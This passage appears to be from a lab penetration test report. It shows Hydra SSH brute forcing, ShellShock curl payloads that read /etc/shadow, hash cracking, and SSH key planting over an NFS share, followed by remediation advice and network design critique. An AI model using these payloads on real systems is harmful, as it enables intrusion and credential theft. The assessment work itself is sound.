The only vulnerability discovered on this host was that weak credentials, `xadmin :!gatvol`, could be used to log in over SSH and gain root privileges using `sudo`, as shown in Figure 220. The username on this host could easily be guessed, as it was also in use on the hosts `192.168.0.34`, `192.168.0.130`, `192.168.0.210` and `192.168.0.66`. Additionally, an entry in the bash history file for the user `xadmin` on the host `192.168.0.34`, which was accessible on an NFS share, revealed an attempt to connect to this host using SSH with the username `xadmin`. Having discovered a valid username, an online dictionary attack could be launched, as shown in Figure 221.

Figure 220: Exploiting weak credentials over SSH on `13.13.13.13`




Figure 221: Brute-force attack against SSH on `13.13.13.13`

```
root@kali:~# hydra -l xadmin -P /usr/share/wordlists/metasploit/password.lst ssh://13.13.13.13
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-16 23:08:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per task
[DATA] attacking ssh://13.13.13.13:22/
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-16 23:08:30
```

The procedure for fixing this issue by setting a strong password and disabling SSH password login in favour of key-based authentication can be found in Section 4.2.

4.8 Host `192.168.0.130`

The SSH service on this host was set up to only allow key-based authentication, but a valid key for the user `xadmin` on this host was exposed in the NFS share on `192.168.0.34`. Having logged in using this key, `sudo` could be used to gain root privileges with a reused and thus easily guessable password, `plums`. This is demonstrated in Figure 222. The username on this host was the same as was used on other hosts, `192.168.0.34`, `192.168.0.210`, `13.13.13.13` and `192.168.0.66`, meaning this valid username was easily guessable. The NFS share on this host, discussed below, also indicated that `xadmin` was a valid username.

Figure 222: Gaining access to `192.168.0.130` over SSH

```
root@kali:~# ssh -i 34/.ssh/id_rsa xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Oct 27 23:47:45 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su -
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

This host also exposed the user `xadmin`'s entire home directory over SSH, with the `no_root_squash` option set. The process of discovering and accessing this share is shown in Figure 223.

Figure 223: Accessing the NFS share on `192.168.0.130`

```
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.130:/home/xadmin 130
root@kali:~# ls 130
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@kali:~#
```

To fix these issues, the user `xadmin` should first be given a strong, unique password, using the `passwd` command. The NFS share should also be disabled, and a dedicated shared folder set up, if required. Details on this process can be found in Section 4.2.

4.9 Host `192.168.0.242`

Firstly, this host was vulnerable to login over SSH with two sets of weak credentials, `xweb:pears` and `root:apple`. The use of these accounts over SSH is demonstrated in Figures 224 and 225. The existence of the root account would be easily guessable, meaning an online brute-force attack against SSH for the root account would be feasible. This would also grant complete control over the system. The existence of the account `xweb` would be less easily guessable, although the ShellShock vulnerability exploitable via a CGI script on this host, discussed later, would allow users to be enumerated. Having discovered this username, an online brute force attack against this account would be equally feasible.

Figure 224: Gaining access to `192.168.0.130` over SSH as the user `xweb`

```
root@kali:~# ssh xweb@192.168.0.242
xweb@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Oct 29 17:28:56 2020 from 192.168.0.200
$
```

Figure 225: Gaining access to `192.168.0.130` over SSH as root

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Oct 29 02:39:13 2020 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

To remedy this, both accounts should be given strong passwords using the `passwd` command. SSH key-based authentication should also be set up instead of password authentication: details on this process can be found in Section 4.2. Additionally, if root SSH login is not required, the option `PermitRootLogin no` should be set in the SSH server configuration file `/etc/ssh/sshd_config`.

The CGI web resource `cgi-bin/status` on this host was a bash script vulnerable to the ShellShock vulnerability since the version of Bash was 4.3.8. As the script was being run as root, arbitrary commands could be run as root by sending a crafted HTTP request. An example of running the command `whoami` to verify that the script was running as root before reading the file `/etc/shadow` is shown in Figure 226.

Figure 226: Exploiting ShellShock on `192.168.0.242`

```
root@kali:~# curl -A '() { :;}; echo "Content-Type: text/plain"; echo; /usr/bin/whoami' http://192.168.0.242/cgi-bin/status
root
root@kali:~# curl -A '() { :;}; echo "Content-Type: text/plain"; echo; /bin/cat /etc/shadow' http://192.168.0.242/cgi-bin/status
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
```

This technique can be used, for example, to read the `/etc/passwd` and `/etc/`

shadow files, before running an offline hash cracking attack against the accounts xweb and root. This process is shown in Figure 227.

Figure 227: Harvesting and cracking password hashes from 192.168.0.242

```
root@kali:~# curl -A '() { :;}; echo "Content-Type: text/plain"; echo; /bin/cat /etc/passwd' http://192.168.0.242/cgi-bin/status > 242_passwd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1941    0  1941    0     0  20648      0 --:--:-- --:--:-- --:--:-- 20648
root@kali:~# curl -A '() { :;}; echo "Content-Type: text/plain"; echo; /bin/cat /etc/shadow' http://192.168.0.242/cgi-bin/status > 242_shadow
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1220    0  1220    0     0  16266      0 --:--:-- --:--:-- --:--:-- 16266
root@kali:~# unshadow 242_passwd 242_shadow > 242_creds.txt
Created directory: /root/.john
root@kali:~# john 242_creds.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
pears            (xweb)
2g 0:00:01:10 DONE (2020-10-29 15:09) 0.02827g/s 3040p/s 3051c/s 3051C/s pepinos..pakimo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

To remedy this, the version of Bash on this host should be kept updated to the latest available version, which was 5.0 at the time of writing. Additionally, the web server should be running as an unprivileged user. To configure the user Apache runs as, the file /etc/apache2/envvars should be edited. The lines export APACHE_RUN_USER=root and export APACHE_RUN_GROUP=root should be changed to specify an unprivileged user and group.

4.10 Host 192.168.0.66

One vulnerability was discovered for this host, in that the entire file system was exposed via a writable NFS share with the no_root_squash option set. This would give a root user on the client complete control over this host's file system, allowing them to control the configuration of services, set up cron jobs, or install rootkits, for instance. As an example, the previously discovered SSH public key was uploaded as the file /root/.ssh/authorized_keys file to allow root login over SSH with the corresponding private key. The process of discovering this share, uploading an SSH public key and using the corresponding private key to log in is shown in Figure 228. One mitigating factor for this host was that it was isolated from the bulk of the network via a DMZ firewall router, whose firewall rules meant that this host could only be accessed from 192.168.0.242 (as well as other devices on the LAN), which was situated in the DMZ.

Figure 228: Uploading an SSH key to `192.168.0.66` via NFS

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~# mount -t nfs -o rw 192.168.0.66:/ 66
root@kali:~# mkdir 66/root/.ssh
root@kali:~# cp 34/.ssh/id_rsa.pub 66/root/.ssh/authorized_keys
root@kali:~# ls 66/root/.ssh
authorized_keys
root@kali:~# cat 66/root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6ePw8qRVCDAMZ5GxxZJsSl+rAmMZt1e679dViBnU86aF59I0E/
AgWenjPy//GSI4ON9d9uBnuYSP6GQYy1×3lrBMS8WbclaPr3IlGUTur9LU8TJ/H9yG72xeeC/ROAfA7/Fv4GGiqp
PhmFT29EA8mYjfhajNxa62eab7×4mC0NDAYGZa49keH6u5bFb5e7trClnd xadmin@xadmin-virtual-machine
root@kali:~# ssh -i 34/.ssh/id_rsa root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Oct 29 16:23:20 2020 from 192.168.0.242
root@xadmin-virtual-machine:~#
```

Details on the procedure for disabling this share and setting up a dedicated share with more secure settings can be found in Section 4.2.

4.11 Host `192.168.0.65` (Router `4.4.4.4`)

The VyOS router at `192.168.0.65` had very similar vulnerabilities to the other VyOS routers on the network. The default credentials `vyos:vyos` could be used over Telnet, after which root access could be gained using `sudo`, as shown in Figure 229. A large volume of information could be gathered from the SNMP service using the easily guessable community string `public`, as shown in Figure 230.

Figure 229: Exploiting default credentials to log in to `192.168.0.65` over Telnet

```
root@kali:~# telnet 192.168.0.65
Trying 192.168.0.65 ...
Connected to 192.168.0.65.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 29 09:07:25 UTC 2020 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ sudo su -
root@vyos:~#
```

Figure 230: Gathering information from SNMP `192.168.0.65`

```
root@kali:~# snmp-check -c public 192.168.0.65
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.65:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 192.168.0.65
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 2 days, 06:25:13.62
  Uptime system                 : 2 days, 06:24:58.87
  System date                   : 2020-10-29 18:27:28.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 453038
  TCP segments sent             : 425418
  TCP segments retrans          : 0
  Input datagrams               : 5006878
  Delivered datagrams           : 484502
  Output datagrams              : 4996437
```

Details on how to remedy these issues by setting a strong password, setting up SSH with key-based authentication, disabling Telnet and setting up SNMPv3 can be found in Sections 4.1 and 4.4. This host's vulnerabilities also applied to its other interface, `192.168.0.97`, and the relevant remediation steps would address the vulnerabilities for both interfaces.

4.12 Host `192.168.0.98` (Router `5.5.5.5`)

The primary vulnerability on this pfSense router was that the default credentials, `admin:pfsense` were in use. These could be used to log in to the administrative web portal, as shown in Figure 231. The password `pfsense` also granted access to the Quagga routing software terminals on ports 2601, 2604 and 2605, as shown in Figure 232, on which administrative access could be gained using the `enable` command.

Figure 231: Accessing the admin web portal on `192.168.0.98`





Figure 232: Accessing Quagga terminal on `192.168.0.98`



To fix this, the password for the user `admin` should first be changed to a strong, unique value under 'System' / 'User Manager'. The master Quagga password should also be changed under 'Services' / 'Quagga OSPFd'.


5 Critical Evaluation of the Network Design

5.1 Topology

The overall design of the network's layer 3 topology can be described as bus-like, with all of the routers arranged in a linear backbone, and each host-supporting subnet connected to a single one of these. This means there is only one possible route between each subnet: data must travel via the only gateway router onto the router backbone, along this backbone and then into the destination subnet. This is a simple and thus cost-effective layout, requiring the fewest number of routers and links, but it lacks redundancy in that if one router fails, the backbone is effectively split in two with no way for the two halves to communicate. Additionally, any subnets directly connected to this router would be cut off from the rest of the network, as their gateway would be unavailable.


With the addition of more routers, routers with more interfaces, or both, a more reliable and redundant design could be implemented. One fairly simple improvement that could be made would be to organize the router backbone in a ring-like topology. An example of this is shown in Figure 233, requiring a further router and one router to have four interfaces. This way, it would take the failure of two routers simultaneously to split the circular backbone and cause disruption to subnets beyond those directly connected. Various other arrangements would also be possible; the important factor is to add more router-to-router links such that there are multiple possible routes between different subnets.

Figure 233: Example ring-like router backbone topology



Additionally, if there are subnets that require more reliable access to the network, multiple gateways could be added for these. This would require the addition of another router per subnet that requires this feature, as shown in the example in Figure 234. On the LAN side of the network, the additional router connected to the DMZ router was most likely not necessary, as it served only to connect the DMZ router to a network containing one host. Removing this router would allow it to be used as discussed to provide greater redundancy, reducing the overall number of additional routers required.

Figure 234: Example of adding multiple gateway routers for a subnet



Note that in the examples in Figures 233 and 234, the DMZ network has been changed to be `192.168.0.96/27` instead of `192.168.0.240/30`. The VLSM scheme and subnet assignments will be discussed next.

5.2 VLSM Scheme

The VLSM (Variable Length Subnet Mask) scheme in use on the network is fairly suitable. For the most part, subnets of size 32 (30 usable hosts) are used for host-supporting subnets, while subnets of size 4 (2 usable hosts) are used for links between routers where only two IP addresses are needed. The `192.168.0.0/24` network is split into seven subnets of size 32 and 8 subnets of size 4, as detailed in Table 3. Additionally, the `172.16.221.0/24` network was

in use on one of the host-supporting subnets, and the `13.13.13.0/24` network was used in a connection between a multihomed host and another host, but no routing to this network was configured.

Table 3: VLSM scheme in use on the network

Subnet Address	**Subnet Mask**	**CIDR Prefix**	**Subnet Size**
`192.168.0.0`	`255.255.255.224`	27	32
`192.168.0.32`	`255.255.255.224`	27	32
`192.168.0.64`	`255.255.255.224`	27	32
`192.168.0.96`	`255.255.255.224`	27	32
`192.168.0.128`	`255.255.255.224`	27	32
`192.168.0.160`	`255.255.255.224`	27	32
`192.168.0.192`	`255.255.255.224`	27	32
`192.168.0.224`	`255.255.255.252`	30	4
`192.168.0.228`	`255.255.255.252`	30	4
`192.168.0.232`	`255.255.255.252`	30	4
`192.168.0.236`	`255.255.255.252`	30	4
`192.168.0.240`	`255.255.255.252`	30	4
`192.168.0.244`	`255.255.255.252`	30	4
`192.168.0.248`	`255.255.255.252`	30	4
`192.168.0.252`	`255.255.255.252`	30	4

In terms of the network's physical requirements, there are seven host-supporting subnets (including the `13.13.13.0/24` network) with between two and four hosts (including routers) each, plus four router-to-router links. Since the `172.16.221.0/24` network is used for one of the host-supporting subnets, and the `13.13.13.0/24` network is used to connect two hosts, five of the size-32 subnets are used, leaving two available. Four of the size-4 subnets are also used, leaving four available. This would allow a modest amount of expansion in terms of adding new subnets. Meanwhile, using size-32 subnets for host-supporting networks allows a relatively large amount of expansion within networks. Because each size-32 (30 usable addresses) subnet only contains two to four hosts, a further 26 to 28 hosts could be added. In the case of the `172.16.221.0/24` network, only two hosts are present, meaning an additional 252 hosts could be added.

Some improvements could be made to the subnet assignments and VLSM scheme. Firstly, while most of the subnet assignments are suitable, a size-4 subnet is used for the DMZ while a size-32 subnet is used for a router-to-router link on the LAN portion of the network. This link is the one from the DMZ firewall router to the other router on the LAN segment, which had previously been determined to be unnecessary. One size-4 subnet could be freed up by first removing this extraneous router, allowing the `192.168.0.64/27` subnet to be directly connected

to the LAN interface of the DMZ router and freeing up the `192.168.0.96/27` subnet. This `192.168.0.96/27` or another size-32 subnet could then be used for the DMZ instead of the size-4 subnet, to allow suitable room for expansion.

The VLSM scheme could also be updated to allow a better balance in terms of room for expansion in both the number of networks and number of hosts per network, as the current scheme is slightly biased towards the latter. For example, the scheme in Table 4 provides two size-32 subnets plus eight size-16 subnets with 14 usable addresses, which would likely allow sufficient room for expansion (an additional 12 addresses) in subnets with only two hosts. Since the network currently contains six host-supporting subnets (excluding the non-routed `13.13.13.0/24` network), this would allow an additional four to be added, even without using the `172.16.221.0/24` network. If required, a VLSM scheme with this network could also be created. The example improved scheme also provides 16 size-4 subnets, 12 more than are currently in use, providing plenty of room for adding more router-to-router links for redundancy as previously discussed. This scheme could of course be varied to better suit the network's requirements if more information about these was available.

Table 4: Example improved VLSM scheme

Subnet Address	**Subnet Mask**	**CIDR Prefix**	**Subnet Size**
192.168.0.0	255.255.255.224	27	32
192.168.0.32	255.255.255.224	27	32
192.168.0.64	255.255.255.240	28	16
192.168.0.80	255.255.255.240	28	16
192.168.0.96	255.255.255.240	28	16
192.168.0.112	255.255.255.240	28	16
192.168.0.128	255.255.255.240	28	16
192.168.0.144	255.255.255.240	28	16
192.168.0.160	255.255.255.240	28	16
192.168.0.176	255.255.255.240	28	16
192.168.0.192	255.255.255.252	30	4
192.168.0.196	255.255.255.252	30	4
192.168.0.200	255.255.255.252	30	4
192.168.0.204	255.255.255.252	30	4
192.168.0.208	255.255.255.252	30	4
192.168.0.212	255.255.255.252	30	4
192.168.0.216	255.255.255.252	30	4
192.168.0.220	255.255.255.252	30	4
192.168.0.224	255.255.255.252	30	4
192.168.0.228	255.255.255.252	30	4
192.168.0.232	255.255.255.252	30	4
192.168.0.236	255.255.255.252	30	4

192.168.0.240	255.255.255.252	30	4
192.168.0.244	255.255.255.252	30	4
192.168.0.248	255.255.255.252	30	4
192.168.0.252	255.255.255.252	30	4

5.3 Network Security

The network's primary security feature appears to be the DMZ firewall separating the network into WAN, DMZ and LAN portions. The firewall's rules correctly block connections from the WAN to the LAN, but do not properly lock down access between the DMZ and the LAN. Since the DMZ is accessible from the WAN, it is more exposed to attackers, meaning extra care must be taken to protect the LAN from access from the DMZ. Otherwise, if a host in the DMZ is compromised, it can provide an easy pivot point to access hosts on the LAN. In this case, the LAN host `192.168.0.66` can be accessed from the DMZ, which enables an attacker to pivot from the DMZ to gain access to the LAN. The web server on the DMZ should not itself need to connect to this host on the LAN, as the LAN is a protected network that should not host any services that need to be accessed from outwith this network - that is the function of the DMZ. To fix this, the DMZ firewall rule allowing access to the host `192.168.0.66` should be removed.

The security of the network could also be improved with the addition of security devices such as IDS/IPS (Intrusion Detection System/Intrusion Prevention System) devices, as no such facility appeared to be present on the network. This allowed simple, obvious attacks to go undetected and unchallenged. Since the network is not connected to the Internet, the most relevant placement for an IDS would be between the WAN portion and the DMZ/LAN portion. This would be simple to implement, as the `snort` IDS/IPS package can easily be configured on `pfSense` routers. On a network this small, an integrated IDS solution is likely the preferred option as it would not require the addition of any further devices.

Since the WAN portion of the network contains all but two devices, with one in the DMZ and one in the LAN portion, it should also be considered whether the network would benefit from greater segregation. This could be achieved by including additional firewalls to further restrict inter-network traffic. These devices could also operate an IDS. Routers running VyOS could be re-configured to run pfSense, on which firewalls and IDS can easily be configured. The details of implementing further firewalls and intrusion detection systems would depend on the specific requirements of the network.

Finally, an important security consideration is to ensure all software is kept up to date. Various instances of outdated software were discovered, such as VyOS 1.1.7, while current VyOS versions are 1.1.8 and 1.3 (rolling), and the current

pfSense version is 2.4.5. For hosts, a suitable choice would be Ubuntu 20.04 LTS. With up-to-date operating systems, it would then be simple to keep all application software packages up to date from the official repositories.

Appendix A: Subnet Calculations

Subnet Calculation Procedure

To assist in performing subnet calculations, the following table (Table 5) of known powers of 2 was first created:

Expression	**Value**
2^0	1
2^1	2
2^2	4
2^3	8
2^4	16
2^5	32
2^6	64
2^7	128
2^8	256

Table 5: Powers of 2

A table for converting the decimal value of a subnet mask octet to the number of bits set in that octet and vice versa was then compiled. Since a subnet mask consists of a contiguous sequence of ones followed by a contiguous sequence of zeros, a single octet must consist of n ones followed by $8 - n$ zeros, where $0 \leq n \leq 8$. As such, there are nine possible arrangements of ones and zeros, and thus only nine possible values, for a subnet mask octet. If the number of bits set is zero, then the resulting value is of course 0. For each number of bits set n, where $1 \leq n \leq 8$, the formula in Equation 1 was used to calculate the corresponding decimal octet value v. This formula is based on the fact that 2^i is the place value of the ith bit in the octet, where bits are numbered from least to most significant. Table 6 is the resulting conversion table.

$$v = \sum_{i=8-n}^{7} 2^i \tag{1}$$

Number of Bits Set	Decimal Octet
1	128
2	192
3	224
4	240
5	248
6	252
7	254
8	255

Table 6: Conversion table for a subnet mask octet's value and number of bits set

Using this table, the number of bits set in each octet of a decimal subnet mask can be calculated and summed together to determine the total number of bits set in the subnet mask. This value equates to the number of bits assigned to the network portion of IP addresses in the corresponding subnet. This process of converting a subnet mask to a number of network bits can of course be skipped if a CIDR prefix is known. For a number of bits n assigned to the network portion, the number of bits assigned to the host portion is then $32 - n$, since there are a total of 32 bits in an IPv4 address and subnet mask.

If only a CIDR prefix is known, the decimal subnet mask can also be calculated. First, the CIDR prefix is divided by 8, with the quotient q being the number of initial octets with value 255 and the remainder r being the number of bits set in the following octet. The value of this octet can be calculated using Table 6. If $q + 1 < 4$, that is, if the total number of octets generated thus far is fewer than four, then n octets with value 0 are appended to make up the correct number of octets, where

$$\begin{aligned} n &= 4 - (q + 1) \\ &= 3 - q \end{aligned} \tag{2}$$

Once the number of host bits is known, the size of the subnet can be calculated. For a number of host bits h, the number of possible combinations of values for these bits is 2^h, since each bit can independently take one of two values, one or zero. This number of possible values for the host bits is equivalent to the number of possible IP addresses within the given subnet. The lowest of these possible IP addresses, where all host bits are zero, is the subnet address itself, and the highest, where all bits are set to one, is the broadcast address.

Having calculated the size of the current subnet s_n, and given an IP address on the subnet, the subnet address can be calculated. If the broadcast address

b_n for the current subnet is known, the subnet address a_n can be calculated as follows: since

$$b_n + 1 = a_{(n+1)} \tag{3}$$

and

$$a_n + s_n = a_{(n+1)} \tag{4}$$

where $a_{(n+1)}$ is the subnet address of the next subnet, then

$$a_n + s_n = b_n + 1 \tag{5}$$

which can be rearranged as

$$a_n = b_n + 1 - s_n \tag{6}$$

As such, the address of a subnet is the broadcast address plus one, minus the size of the subnet.

If the broadcast address is not known, the IP address, or at least each octet with one or more host bits, is converted to binary form, and each host bit is then zeroed. The process for converting an octet to binary is to consider each bit index n and corresponding place value $v = 2^n$ (which can be calculated using Table 5) in turn, starting with the most significant bit with index 7. Firstly, the working octet value w is set to the value of the octet. Then, for each place value v in order, if $v \leq w$, then w is updated to be $w - v$ and the bit at that index is taken to be 1; otherwise, this bit is 0. Converting each octet back to decimal form, which is done by summing the place values for each bit which is set, will yield the subnet address, as all the host bits will be set to zero.

